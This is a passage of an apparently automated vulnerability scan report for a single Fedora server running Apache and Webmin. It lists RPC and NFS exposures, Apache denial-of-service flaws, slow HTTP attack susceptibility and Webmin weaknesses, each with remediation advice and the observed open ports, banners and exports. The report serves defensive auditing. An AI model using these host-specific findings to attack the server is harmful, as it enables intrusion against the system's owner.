For Microsoft: Refer to MS05-019 and MS06-064 for further details.

For SGI IRIX: Refer to SGI Security Advisory 20040905-01-P

For SCO UnixWare 7.1.3 and 7.1.1: Refer to SCO Security Advisory SCOSA-2005.14

For Solaris (Sun Microsystems): The vendor has acknowledged the vulnerability; however a patch is not available. Refer to Sun Microsystems, Inc. Information for VU#415294 to obtain additional details. Also, refer to TA04-111A for detailed mitigating strategies against these attacks.

For NetBSD: Refer to NetBSD-SA2004-006

For Cisco: Refer to cisco-sa-20040420-tcp-ios.shtml.

Workaround:
The following BGP-specific workaround information has been provided.

For BGP implementations that support it, the TCP MD5 Signature Option should be enabled. Passwords that the MD5 checksum is applied to should be set to strong values and changed on a regular basis.

Secure BGP configuration instructions have been provided for Cisco and Juniper at these locations:

Secure Cisco IOS BGP Template

JUNOS Secure BGP Template

RESULT:

Tested on port 111 with an injected SYN/RST offset by 16 bytes.
Tested on port 80 with an injected SYN/RST offset by 16 bytes.

 2 NFS RPC Services Listening on Non-Privileged Ports

QID:	66044	CVSS Base:	5	PCI Severity:	MED
Category:	RPC	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/11/2009				

THREAT:
When running for the first time on a server, RPC Daemons register an entry in the portmapper list. Since they usually run as root, RPC services use ports below 1024 (privileged ports), excluding the NFS and nlockmgr RPC services that listen on ports 2049 and 4045 respectively. It was discovered that such services were not running on their assigned port.

IMPACT:
By exploiting RPC services running on non-reserved ports, unauthorized users can perform port hijacking.

SOLUTION:
This problem is resolved in newer releases of OpenBSD and Linux. If you are running Solaris, then you should also upgrade to the latest version.

RESULT:

UDP Port 52438
TCP Port 49472

2 Hidden RPC Services

QID:	11	CVSS Base:	5	PCI Severity:	MED
Category:	RPC	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	01/01/1999				

THREAT:
The Portmapper/Rpcbind listens on port 111 and stores an updated list of registered RPC services running on the server (RPC name, version and port number). It acts as a "gateway" for clients wanting to connect to any RPC daemon.

When the portmapper/rpcbind is removed or firewalled, standard RPC client programs fail to obtain the portmapper list. However, by sending carefully crafted packets, it's possible to determine which RPC programs are listening on which port. This technique is known as direct RPC scanning. It's used to bypass portmapper/rpcbind in order to find RPC programs running on a port (TCP or UDP ports). On Linux servers, RPC services are typically listening on privileged ports (below 1024), whereas on Solaris, RPC services are on temporary ports (starting with port 32700).

IMPACT:
Unauthorized users can build a list of RPC services running on the host. If they discover vulnerable RPC services on the host, they then can exploit them.

SOLUTION:
Firewalling the portmapper port or removing the portmapper service is not sufficient to prevent unauthorized users from accessing the RPC daemons. You should remove all RPC services that are not strictly required on this host.

RESULT:

Name	Program	Version	Protocol	Port
rquotad	100011	1-2	tcp	875

portmap/rpcbind	100000	2-4	tcp	111
nfs	100003	2-4	tcp	2049

2 YP/NIS RPC Services Listening on Non-Privileged Ports

QID:	66043	CVSS Base:	0	PCI Severity:	LOW
Category:	RPC	CVSS Temporal:	-		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/04/2009				

THREAT:
When running for the first time on a server, RPC Daemons register an entry in the portmapper list. Since they usually run as root, RPC services use privileged ports (ports below 1024). It seems that one of the following RPC Daemons is running on a non-privileged port on your server: NFS, MOUNT, NIS or YP.

Note that for NFS, any port other than 2049 is considered a non-privileged port.

IMPACT:
By exploiting RPC services running on non-reserved ports, unauthorized users can perform port hijacking.

SOLUTION:
This problem was resolved in newer releases of OpenBSD and Linux. If you are running Solaris, then you should also upgrade to the latest version.

RESULT:
UDP Port 46795
TCP Port 55461

3 Apache/IBM HTTP Server ByteRange Filter Denial of Service Vulnerability port 80/tcp

QID:	86954	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	6.8		
CVE ID:	CVE-2011-3192				
Vendor Reference:	Apache 2.2.20 Release Notes, swg21512087, Apache CVE-2011-3192				
Bugtraq ID:	-				
Last Update:	12/06/2011				

THREAT:
The Apache HTTP Server is a freely available Web server.

Apache HTTP Server is prone to a vulnerability that is caused due to an error within the ByteRange filter when processing requests containing a large amount of ranges, which can be exploited to exhaust memory via specially crafted HTTP requests sent to the server.

Affected Versions:
Apache 2.0.64 and prior, 2.2.19 and prior
IBM HTTP Server (IHS) Versions 2.0 (2.0.42 and 2.0.47), 6.0 through 6.0.2.43, 6.1 through 6.1.0.39, 7.0 through 7.0.0.17, and 8.0

IMPACT:
Exploitation could lead to memory exhaustion resulting in a denial of service.

SOLUTION:
For Apache, this issue has been resolved in Apache 2.2.20 and later. Refer to Apache 2.2 Release Notes for further information.

For IBM HTTP Server, refer to swg21512087.

Workaround:
For Apache HTTP Server:

1) Disable compression-on-the-fly by:

- Removing mod_deflate as a loaded module and/or by removing any AddOutputFilterByType/SetOutputFilter DEFLATE entries.

- Disable it with "BrowserMatch .* no-gzip"

2) Use mod_headers to dis-allow the use of Range headers:
RequestHeader unset Range

Impact of workaround #2: Note that this may break certain clients - such as those used for e-Readers and progressive/http-streaming video.

3)Limit the size of the request field to a few hundred bytes.
LimitRequestFieldSize 200

RESULT:

```
HTTP/1.1 206 Partial Content
Date: Sat, 24 Apr 2010 22:45:41 GMT
Server: Apache/2.2.11 (Fedora)
Last-Modified: Fri, 23 Apr 2010 13:39:28 GMT
ETag: "2d94-a-484e78e6a9c5c"
Accept-Ranges: bytes
Content-Length: 10291
Connection: close
Content-Type: multipart/byteranges; boundary=485034db4ef5257c
```

3 Slow HTTP POST vulnerability port 80/tcp

QID:	150085	CVSS Base:	6.8	PCI Severity:	MED
Category:	Web Application	CVSS Temporal:	6.1		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/02/2011				

THREAT:
Application scanner discovered, that web application is probably vulnerable to slow HTTP POST DDoS attack - an application level (Layer 7) DDoS, that occurs when an attacker holds server connections open by sending properly crafted HTTP POST headers, that contain a legitimate Content-Length header to inform the web server how much of data to expect. After the HTTP POST headers are fully sent, the HTTP POST message body is sent at slow speeds to prolong the completion of the connection and lock up server resources.By waiting for complete request body, server supports clients with slow or intermittent connections
More information can be found at the in this presentation.

IMPACT:
All other services remain intact but the web server itself becomes completely inaccessible.

SOLUTION:
Solution would be server-specific, but general recommendations are:
- to limit the size of the acceptable request to each form requirements

- establish minimal acceptable speed rate
- establish absolute request timeout for connection with POST request
Easy to use tool for intrusive testing is available here.

RESULT:

matched: Vulnerable to slow HTTP POST attack
Connection with partial POST body remained open for: 131894 milliseconds
Server resets timeout after accepting request data from peer.

3 Slow HTTP headers vulnerability port 80/tcp

QID:	150079	CVSS Base:	6.8	PCI Severity:	MED
Category:	Web Application	CVSS Temporal:	6.1		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/02/2011				

THREAT:
Application scanner discovered, that web application is probably vulnerable to slow HTTP headers DDoS attack - an application level (Layer 7) DDoS, that occurs when an attacker holds server connections open by sending partial HTTP requests, and continues to send subsequent headers at some interval to prevent the server from closing sockets. In this way, the web server becomes unavailable because the number of available sockets decreases and memory usage may increase, especially if the server allocates a thread per connection.
One of the reasons for this behavior is that some servers have "no data" timers, that reset each time a byte arrives at the socket, but the server does not enforce an overall time limit for a connection. For example, the attacker sends the data for its request one byte at a time over several minutes rather than following the expected behavior of transmitting a complete request of several hundred bytes in a single packet. This enables the attacker to prolong the connection virtually forever.
More information can be found at the Slowloris HTTP DoS.

IMPACT:
All other services remain intact but the web server itself becomes completely inaccessible.

SOLUTION:
Solution is server-specific.
Countermeasures for Apache are described here.
Easy to use tool for intrusive testing is available here.

RESULT:

matched: Vulnerable to slow HTTP headers attack

Server resets timeout after accepting header data from peer.

3 Slow HTTP POST vulnerability port 10000/tcp

QID:	150085	CVSS Base:	6.8	PCI Severity:	MED
Category:	Web Application	CVSS Temporal:	6.1		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/02/2011				

THREAT:
Application scanner discovered, that web application is probably vulnerable to slow HTTP POST DDoS attack - an application level (Layer 7) DDoS, that occurs when an attacker holds server connections open by sending properly crafted HTTP POST headers, that contain a legitimate Content-Length header to inform the web server how much of data to expect. After the HTTP POST headers are fully sent, the HTTP POST message body is

sent at slow speeds to prolong the completion of the connection and lock up server resources.By waiting for complete request body, server supports clients with slow or intermittent connections
More information can be found at the in this presentation.

IMPACT:
All other services remain intact but the web server itself becomes completely inaccessible.

SOLUTION:
Solution would be server-specific, but general recommendations are:
- to limit the size of the acceptable request to each form requirements
- establish minimal acceptable speed rate
- establish absolute request timeout for connection with POST request
Easy to use tool for intrusive testing is available here.

RESULT:

matched: Vulnerable to slow HTTP POST attack
Connection with partial POST body remained open for: 306290 milliseconds

3 Slow HTTP headers vulnerability port 10000/tcp

QID:	150079	CVSS Base:	6.8	PCI Severity:	MED
Category:	Web Application	CVSS Temporal:	6.1		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/02/2011				

THREAT:
Application scanner discovered, that web application is probably vulnerable to slow HTTP headers DDoS attack - an application level (Layer 7) DDoS, that occurs when an attacker holds server connections open by sending partial HTTP requests, and continues to send subsequent headers at some interval to prevent the server from closing sockets. In this way, the web server becomes unavailable because the number of available sockets decreases and memory usage may increase, especially if the server allocates a thread per connection.
One of the reasons for this behavior is that some servers have "no data" timers, that reset each time a byte arrives at the socket, but the server does not enforce an overall time limit for a connection. For example, the attacker sends the data for its request one byte at a time over several minutes rather than following the expected behavior of transmitting a complete request of several hundred bytes in a single packet. This enables the attacker to prolong the connection virtually forever.
More information can be found at the Slowloris HTTP DoS.

IMPACT:
All other services remain intact but the web server itself becomes completely inaccessible.

SOLUTION:
Solution is server-specific.
Countermeasures for Apache are described here.
Easy to use tool for intrusive testing is available here.

RESULT:

matched: Vulnerable to slow HTTP headers attack

Server resets timeout after accepting header data from peer.

3 NFS Exported Filesystems List Vulnerability

QID:	66002	CVSS Base:	5	PCI Severity:	MED
Category:	RPC	CVSS Temporal:	3.8	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				

Bugtraq ID: -
Last Update: 01/01/1999

THREAT:
This system is running a Network File System (NFS) server that enables a remote host to access and share files and directories. The current configuration of this system gives both authorized and unauthorized users the list of exported disks and authorized hosts.

IMPACT:
This list discloses information about your internal organization and network architecture. It provides information about where data is stored, whether the server is heavily secured, and lists hosts that can be attacked. The list also contains a source of valuable information, which can be used in a spoofing attack.

SOLUTION:
If the NFS server is not required on this system, then shutdown and disable the "mountd" and "nfsd" RPC services.

If the NFS server is required on this system, then the solution is not as simple. Since the server's clients need to be able to access the export list, this service cannot be shutdown. Access can be restricted to hosts on the local network or hosts that are authorized clients of this server. Use either a packet filter at the system level (local packet filter) or a centralized packet filter on the firewall. Note, however, that using a firewall in front of your network will not secure the service itself, but will limit the risk to internal attacks.

RESULT:

Directory	Hosts/Networks
/home	*

Potential Vulnerabilities (15)

2 Apache HTTP Server APR-util Multiple Denial of Service Vulnerabilities

QID:	86920	CVSS Base:	5	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	4.1		
CVE ID:	CVE-2009-3560, CVE-2009-3720, CVE-2010-1623				
Vendor Reference:	Apache Http Server 2.2				
Bugtraq ID:	-				
Last Update:	11/15/2010				

THREAT:
The Apache HTTP Server is a freely available Web server.

Apache Server is prone to the following vulnerabilities:

- Two XML parsing vulnerabilities exist in the Apache HTTP Server.

- An error within the "apr_brigade_split_line()" function in buckets/apr_brigade.c can be exploited to cause high memory consumption.

Apache HTTP Server Versions Prior to 2.2.17 are affected.

IMPACT:
Successful exploitation allows malicious users to cause a denial of service.

SOLUTION:
The vendor has released Apache HTTP Server Version 2.2.17 to resolve these issues.

RESULT:

Detected on port 80 - Apache/2.2.11 (Fedora)

2 Apache mod_proxy_ftp 2.0.x/2.2.x Denial of Service Vulnerability

QID:	86854	CVSS Base:	2.6	PCI Severity:	LOW
Category:	Web server	CVSS Temporal:	2.1		
CVE ID:	CVE-2009-3094				
Vendor Reference:	-				
Bugtraq ID:	36254				
Last Update:	01/16/2012				

THREAT:
Apache mod_proxy_ftp is a module for the Apache Web server to handle FTP proxy requests.

A vulnerability exists in mod_proxy_ftp which is caused by an error in the module when processing responses received from FTP servers. This can be exploited to trigger a NULL-pointer dereference and crash an Apache child process via a malformed EPSV response.

Successful exploitation requires that a threaded Multi-Processing Module is used and that the mod_proxy_ftp module is enabled.

The vulnerability is confirmed in Apache Versions 2.0.63 and 2.2.13. Other versions may also be affected.

IMPACT:
Successful exploitation of this vulnerability can allow an attacker to cause a denial of service.

SOLUTION:
Patch:
This issue has been resolved in Apache 2.2.14, which is available for download from the Apache HTTP Server Download Page.

Workaround:
Restrict proxy access to trusted users only.

RESULT:

Detected on port 80 - Apache/2.2.11 (Fedora)

2 nlockmgr RPC Service Multiple Vulnerabilities

QID:	66041	CVSS Base:	10	PCI Severity:	HIGH
Category:	RPC	CVSS Temporal:	8.3	PCI Status:	FAIL
CVE ID:	CVE-2000-0666				
Vendor Reference:	RHSA-2000-043				
Bugtraq ID:	1480				
Last Update:	06/05/2009				

THREAT:
"nlockmgr" (port 4045) is an RPC service used by NFS (Network File System) to allow NFS clients to perform file locking. There are many different implementations of the protocol on various Operating Systems. The following specific vulnerabilities have been discovered:

First, an obscure exploit has been posted in an underground ezine (crh008.zip). It seems that the RPC "nlockmgr" service is vulnerable to a buffer overflow, and could therefore allow the execution of arbitrary code on the remote host with the privileges of this daemon (usually root). Information about the vulnerable Operating System is not yet available.

Moreover, there is a denial of service vulnerability in the Linux Kernel implementation of "nlockmgr". It is possible to crash this service remotely by sending specially crafted RPC packets to the system.

IMPACT:
Depending on your implementation and version of "nlockmgr", unauthorized users may be able to obtain remote root shell access (even though an exploit exists for this, the vulnerability has never been confirmed) or cause a denial of service on this RPC daemon.

SOLUTION:
If you do not need this RPC daemon, then you should disable it on your server. If you still require it, and you want to firewall NFS access, then you should block the "nlockmgr" port (4045 over UDP and TCP) to prevent unauthorized users from proxying NFS requests.
Updates have been released to address this issue,connect your vendor for more information.

RESULT:

UDP Port 52438
TCP Port 49472

3 Apache Partial HTTP Request Denial of Service Vulnerability - Zero Day

QID:	86847	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	6.7		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/27/2011				

THREAT:
The Apache HTTP Server, commonly referred to as Apache is a freely available Web server.

Apache is vulnerable to a denial of service due to holding a connection open for partial HTTP requests.

Apache Versions 1.x and 2.x are vulnerable.

IMPACT:
A remote attacker can cause a denial of service against the Web server which would prevent legitimate users from accessing the site.

Denial of service tools and scripts such as Slowloris takes advantage of this vulnerability.

SOLUTION:
Patch:
There are no vendor-supplied patches available at this time.

Workaround:
- Reverse proxies, load balancers and iptables can help to prevent this attack from occurring.

- Adjusting the TimeOut Directive can also prevent this attack from occurring.

- A new module mod_reqtimeout has been introduced since Apache 2.2.15 to provide tools for mitigation against these forms of attack, however; the module is marked experimental.

Also refer to Cert Blog and Slowloris and Mitigations for Apache document for further information.

RESULT:

Detected on port 80 - Apache/2.2.11 (Fedora)

3 Apache mod_proxy_ftp FTP Command Injection Vulnerability

QID:	86855	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	5.9	PCI Status:	FAIL
CVE ID:	CVE-2009-3095				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	01/16/2012				

THREAT:
Apache mod_proxy_ftp is a module for the Apache Web server to handle FTP proxy requests.

A vulnerability exists in the Apache "mod_proxy_ftp" module, which is caused due to an input validation error in the module. This can be exploited to pass arbitrary FTP commands to the FTP server via a specially crafted "Authorization" header in a request to the Apache server.

The vulnerability is confirmed in Apache Versions 2.2.13, 2.0.63 and 1.3.41.Other versions may also be affected.

IMPACT:
Successful exploitation of this vulnerability can allow an attacker to bypass certain security restrictions.

SOLUTION:
Patch:
This issue has been resolved in Apache 2.2.14, which is available for download from the Apache HTTP Server Download Page.

Workaround:
Restrict network access to the proxy server to trusted users only.

RESULT:

Detected on port 80 - Apache/2.2.11 (Fedora)

3 Webmin / Usermin Login Cross Site Scripting Vulnerability port 10000/tcp

QID:	10659	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	CGI	CVSS Temporal:	5.5	PCI Status:	FAIL
CVE ID:	CVE-2002-0756				
Vendor Reference:	-				
Bugtraq ID:	4694				
Last Update:	05/28/2009				

THREAT:
Webmin is a Web-based interface for system administration of Unix and Linux operating systems. Usermin is a related product designed for user level tasks.

A cross-site scripting issue has been reported for the login process for both systems. Under some circumstances, user-supplied input is included in HTML content used to display an error message. If a malicious link to this page is constructed, JavaScript code may be injected into the page. The script will then execute within the context of the Webmin domain.

Reportedly, this vulnerability can only be exploited if a user has not authenticated to the system. As a result, authentication data can not easily be acquired. However, information associated with other pages on the same domain may be freely accessed.

IMPACT:
If this vulnerability is successfully exploited, a malicious user could inject JavaScript code, which will execute within the context of the Webmin domain.

SOLUTION:
Upgrade to the latest version of Webmin (0.970 or later) or Usermin (0.910 or later), which is available for download from Webmin's Web site.

RESULT:

No results available

3 Webmin / Usermin Authentication Bypass Vulnerability port 10000/tcp

QID:	10658	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	CGI	CVSS Temporal:	5.5	PCI Status:	FAIL
CVE ID:	CVE-2002-0757				
Vendor Reference:	-				
Bugtraq ID:	4700				
Last Update:	05/28/2009				

THREAT:
Webmin is a Web-based interface for system administration of Unix and Linux operating systems. Usermin is a related product designed for user level tasks.

It is possible to bypass authentication for a known user account in some versions of Webmin and Usermin. A remote malicious user may gain access as any known username without requiring the password for that account. Reportedly, both scripts communicate with another process during the authentication process. It's possible to include control characters in the authentication information passed between the processes. Under some circumstances, this ability allows a malicious user to authenticate as any known username.

By default, Webmin defines the user 'admin' with administrative privileges, and gives this user access to a command shell.

This vulnerability requires that the password timeout configuration option be set.

No further technical details are currently available.

IMPACT:
By exploiting this vulnerability, a remote malicious user may gain access as any known username without requiring the password for that account.

SOLUTION:
Upgrade to the latest version, which is available for download from Webmin's Web site.

RESULT:

No results available

3 Webmin Environment Variable Information Disclosure Vulnerability port 10000/tcp

QID:	86156	CVSS Base:	7.2	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	5.3	PCI Status:	FAIL
CVE ID:	CVE-2001-1074				
Vendor Reference:	-				
Bugtraq ID:	2795				
Last Update:	05/29/2009				

THREAT:

NOTE: If you have already patched Webmin, or if you don't have a version prior to 0.85, then you can safely ignore this warning.

Webmin is a Web-based interface for system administration for Unix. Using any browser that supports tables and forms, you can setup user accounts, Apache, DNS, file sharing and so on. Webmin consists of a simple Web server, and a number of CGI programs which directly update system files like /etc/inetd.conf and /etc/passwd. The Web server and CGI programs are written in Perl Version 5, and use no external modules. This means that you only need a Perl binary to run Webmin.

Versions of Webmin prior to the current release (Version 0.85) fail to properly remove sensitive information from certain environment variables.

IMPACT:
One such environment variable, HTTP_AUTHORIZATION, contains Webmin's administrator login ID and password in MIME 64-encoded form. An attacker may trivially read and decode this information, and then exploit it (and other data, including host path and configuration information) to further compromise the host, potentially obtaining root privileges.

SOLUTION:
Apply the following patch provided by the vendor:
http://www.webmin.com/webmin/updates/

RESULT:

```
HTTP/1.0 200 Document follows
Date: Sat, 24 Apr 2010 22:30:26 GMT
Server: MiniServ/0.01
Connection: close
Set-Cookie: testing=1; path=/
Content-type: text/html; Charset=iso-8859-1

      <!doctype html public "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<link rel='stylesheet' type='text/css' href='/unauthenticated/style.css' />
<script type='text/javascript' src='/unauthenticated/toggleview.js'></script>
<script>
var rowsel = new Array();
</script>
<script type='text/javascript' src='/unauthenticated/sorttable.js'></script>
<meta http-equiv="Content-Type" content="text/html; Charset=iso-8859-1">
<title></title>
</head>
<body bgcolor=#ffffff link=#0000ee vlink=#0000ee text=#000000    onLoad='document.forms[0].pass.value = ""; document.forms[0].user.focus()'>
<table class='header' width=100%><tr>
<td id='headln2l' width=15% valign=top align=left></td>
<td id='headln2c' align=center width=70%><font size=+2></font></td>
<td id='headln2r' width=15% valign=top align=right></td></tr></table>
 <center>

<form class='ui_form' action='/session_login.cgi' method=post >
<input class='ui_hidden' type=hidden name="page" value="/">
<table class='shrinkwrapper' width=40% class='loginform'>
<tr><td>
<table class='ui_table' width=40% class='loginform'>
<thead><tr class='ui_table_head'><td> Login to Webmin </td></tr></thead>
<tbody> <tr class='ui_table_body'> <td colspan=1><table width=100%>
<tr class='ui_table_row'>
<td valign=top colspan=2 align=center class='ui_value'>You must enter a username and password to login to the Webmin server on  IP Address: 7
.</td>
</tr>
<tr class='ui_table_row'>
<td valign=top  class='ui_label'> Username </td>
<td valign=top colspan=1  class='ui_value'><input class='ui_textbox' name="user" value="" size=20  ></td>
</tr>
<tr class='ui_table_row'>
<td valign=top  class='ui_label'> Password </td>
<td valign=top colspan=1  class='ui_value'><input class='ui_password' type=password name="pass" value="" size=20 ></td>
</tr>
<tr class='ui_table_row'>
<td va
lign=top  class='ui_label'>   </td>
<td valign=top colspan=1  class='ui_value'><input class='ui_checkbox' type=checkbox name="save" value="1"  id="save_1" > <label
for="save_1">Remember login permanently?</label>
</td>
</tr>
</tbody></table></td></tr></table>
</td></tr>
</table>
```

<input class='ui_submit' type=submit value="Login">
<input type=reset value="Clear">
</form>

</body></html>

3 Apache HTTP Server AllowOverride Options Security Bypass

QID:	86840	CVSS Base:	5	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	3.9	PCI Status:	FAIL
CVE ID:	CVE-2009-1195, CVE-2008-1678				
Vendor Reference:	Apache Revision 772997, RHSA-2009-1075				
Bugtraq ID:	-				
Last Update:	06/02/2009				

THREAT:
The Apache HTTP Server is a freely-available Web server.

- Apache HTTP Server is prone to a security issue that exists in the handling of the "Options" and "AllowOverride" directives. This flaw can be exploited by local users to execute commands from a Server-Side-Include script when processing "AllowOverride" directives and certain "Options" arguments in ".htaccess" files. (CVE-2009-1195)

- A denial of service vulnerability exists due to improper handling of compression structures between mod_ssl and OpenSSL. This can be exploited to cause a system crash if too many connections are opened in a short period of time, causing all system memory and swap space to be consumed by httpd.

Apache HTTP Server 2.2.11 and earlier 2.2 versions are affected.

IMPACT:
If this vulnerability is successfully exploited, it can allow malicious, local users to bypass certain security restrictions and cause denial of service conditions.

SOLUTION:
Apache SVN (CVE-2009-1195):
This issue has been fixed in the SVN repository. Refer to Apache Revision 772997 to obtain additional details on this vulnerability.

Red Hat Linux (CVE-2009-1195, CVE-2008-1678):
Updated httpd packages to fix these issues are available for Red Hat Enterprise Linux 5. Upgrade to the latest packages which contain a patch. These are available from the Red Hat Network.

Steps on using the Red Hat Network (RHN) to apply packages are listed as follows:
For Red Hat Enterprise Linux Versions 2.1, 3, and 4, the interactive Update Agent can be launched with the "up2date" command.

For Red Hat Enterprise Linux Version 5, the graphical Update tool can be launched with the "pup" command.

To install packages using the command-line interface, use the command "yum update".

Refer to Red Hat security advisory RHSA-2009:1075 to address this issue and obtain further details.

RESULT:

Detected on port 80 - Apache/2.2.11 (Fedora)

3 Apache HTTP Server multiple vulnerabilities

QID:	86975	CVSS Base:	4.6	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	CVE-2011-3607, CVE-2012-0021, CVE-2012-0031, CVE-2012-0053				
Vendor Reference:	Apache				
Bugtraq ID:	50494				
Last Update:	11/07/2011				

THREAT:
Apache HTTP Server is an HTTP web server application.

Apache HTTP Server is prone to multiple issues:-
1. A local privilege escalation vulnerability because of an integer overflow error. Specifically, the error exists in the "ap_pregsub()" function of the "server/utils.c" source file.
2. An exposure was found when using mod_proxy in reverse proxy mode. In certain configurations using RewriteRule with proxy flag or ProxyPassMatch.
3. A flaw was found in the default error response for status code 400. This flaw could be used by an attacker to expose "httpOnly" cookies when no custom ErrorDocument is specified.
4. A flaw was found in the handling of the scoreboard. An unprivileged child process could cause the parent process to crash at shutdown rather than terminate cleanly.
5. A flaw was found in mod_log_config. If the '%{cookiename}C' log format string is in use, a remote attacker could send a specific cookie causing a crash.

Affected Versions:
Apache HTTP Server 2.0.x through 2.0.64 and 2.2.x through 2.2.21.

IMPACT:
By exploiting this vulnerability, attackers can run arbitrary code with elevated privileges.

SOLUTION:
This issue has been patched in Apache 2.2.22. Refer to Apache 2.2 Security Vulnerabilities.

RESULT:

Detected on port 80 - Apache/2.2.11 (Fedora)

3 Apache HTTP Server APR "apr_fnmatch()" Denial of Service Vulnerability

QID:	12500	CVSS Base:	4.3	PCI Severity:	MED
Category:	CGI	CVSS Temporal:	3.4		
CVE ID:	CVE-2011-0419				
Vendor Reference:	Apache2.2.18				
Bugtraq ID:	-				
Last Update:	05/17/2011				

THREAT:
The Apache HTTP Server is a freely available Web server.

The vulnerability is caused by an infinite recursion error within the "apr_fnmatch()" function when processing certain patterns. This can be exploited to cause a stack overflow via a specially crafted request containing wildcard characters (e.g. "*").

IMPACT:
This vulnerability can be exploited by malicious people to cause a denial of service.

SOLUTION:
The vendor has released Apache HTTP Server Version 2.2.18 Apache 2.2.18 to resolve these issues.

RESULT:

Detected on port 80 - Apache/2.2.11 (Fedora)

3 APR-util Library Integer Overflow Vulnerabilities

QID:	86852	CVSS Base:	10	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	7.4	PCI Status:	FAIL
CVE ID:	CVE-2009-2412				
Vendor Reference:	FEDORA-2009-8360, FEDORA-2009-8336, FEDORA-2009-8318, FEDORA-2009-8349, Apache 2.2.13				
Bugtraq ID:	-				
Last Update:	12/29/2009				

THREAT:
Apache APR (Apache Portable Runtime) are libraries for API development. "APR-util" is a library of utility functions used by several software applications, including the Apache HTTP server.

Multiple integer overflows in the Apache Portable Runtime (APR) library and the Apache Portable Utility library (aka APR-util) 0.9.x and 1.3.x allow remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via vectors that trigger crafted calls to the 1) allocator_alloc or 2) apr_palloc function in memory/unix/apr_pools.c in APR; or crafted calls to the 3) apr_rmm_malloc, 4) apr_rmm_calloc, or 5) apr_rmm_realloc function in misc/apr_rmm.c in APR-util; leading to buffer overflows. (CVE-2009-2412)

The vulnerabilities are reported in Apache Versions prior to 2.2.13.
Update to Apache Version 2.2.13 to fix this issue.

Updates to fix this issue are available for Fedora Versions 10 and 11.

IMPACT:
Successful exploits may allow remote attackers to cause denial of service conditions and compromise a vulnerable system.

SOLUTION:
For Apache,Update to Apache Version 2.2.13 which is available from the Apache HTTP Server Download site.

Fedora has issued updates for the "apr-util" package to fix this vulnerability. Updates can be installed using the yum utility which can be downloaded from the Fedora Web site.

Refer to Fedora security advisories FEDORA-2009-8360, FEDORA-2009-8336, FEDORA-2009-8318 and FEDORA-2009-8349 to address the issue and obtain patch details.

RESULT:

Detected on port 80 - Apache/2.2.11 (Fedora)

4 Apache HTTP Server Prior to 2.2.15 Multiple Vulnerabilities

QID:	86873	CVSS Base:	10	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	7.8	PCI Status:	FAIL
CVE ID:	CVE-2010-0408, CVE-2010-0425, CVE-2010-0434				
Vendor Reference:	Apache 2.2.15				
Bugtraq ID:	-				
Last Update:	07/06/2010				

THREAT:
The Apache HTTP Server is a freely-available Web server.

Apache HTTP Server is exposed to following vulnerabilities:

1) The "ap_proxy_ajp_request()" function in modules/proxy/mod_proxy_ajp.c of the mod_proxy_ajp module returns the "HTTP_INTERNAL_SERVER_ERROR" error code when processing certain malformed requests. This can be exploited to put the backend server into an error state until the retry timeout expired by sending specially crafted requests.

2) When triggered, the mod_isapi module will unload the selected ISAPI module before the request processing is completed. This results in an orphaned callback pointer (also known as a dangling pointer). This vulnerability (CVE-2010-0425) affects Microsoft Windows based hosts only.

3) An error exists within the header handling when processing subrequests, which can lead to sensitive information from a request being handled by the wrong thread if a multi-threaded Multi-Processing Module (MPM) is used.

IMPACT:
Successfully exploiting these issues might allow a remote attacker exposure to sensitive information or cause denial of service.

SOLUTION:
Update to version 2.2.15 to resolve this issue. Refer to Apache Revision 917870 and Apache Revision 917875 to obtain additional patch details.

Virtual Patches:
Trend Micro Virtual Patching
Virtual Patch #1000131: HTTP Header Length Restriction
Virtual Patch #1000474: Allowed Resources
Virtual Patch #1002593: Allow HTTP (Including WebDAV) Methods
Virtual Patch #1002751: Disallowed Resources

RESULT:

Detected on port 80 - Apache/2.2.11 (Fedora)

5 NFS-Utils Xlog Remote Buffer Overrun Vulnerability

QID:	68521	CVSS Base:	10	PCI Severity:	HIGH
Category:	RPC	CVSS Temporal:	8.3	PCI Status:	FAIL
CVE ID:	CVE-2003-0252				
Vendor Reference:	RHSA-2003-207				
Bugtraq ID:	8179				
Last Update:	06/05/2009				

THREAT:
nfs-utils provides various NFS tools, including a daemon for handling RPC requests. It is available for Unix and Linux variants.

A remote buffer overrun vulnerability has been reported in xlog, which is a logging facility for nfs-utils. It is possible to exploit this issue via mountd.

This vulnerability is an off-by-one boundary condition error in the xlog.c source file, which contains code for handling logging of RPC requests. Specifically, the xlog() function is prone to this issue when a buffer equal to or longer than 1023 bytes is supplied, causing one byte of memory to be overrun with attacker-supplied data.

The issue could also occur in other nfs-utils components that call xlog with externally-supplied data.

IMPACT:
It has been reported that successful exploitation of this issue will most likely result in a denial of service. There is a likelihood that this issue can be exploited to run arbitrary code in the context of mountd, which runs as root.

SOLUTION:
This issue has been addressed in nfs-utils Version 1.0.4. Users are advised to upgrade.

Red Hat has released Advisory RHSA-2003:206-01 which addresses this issue.

Debian has released Advisory DSA 349-1 which addresses this issue.

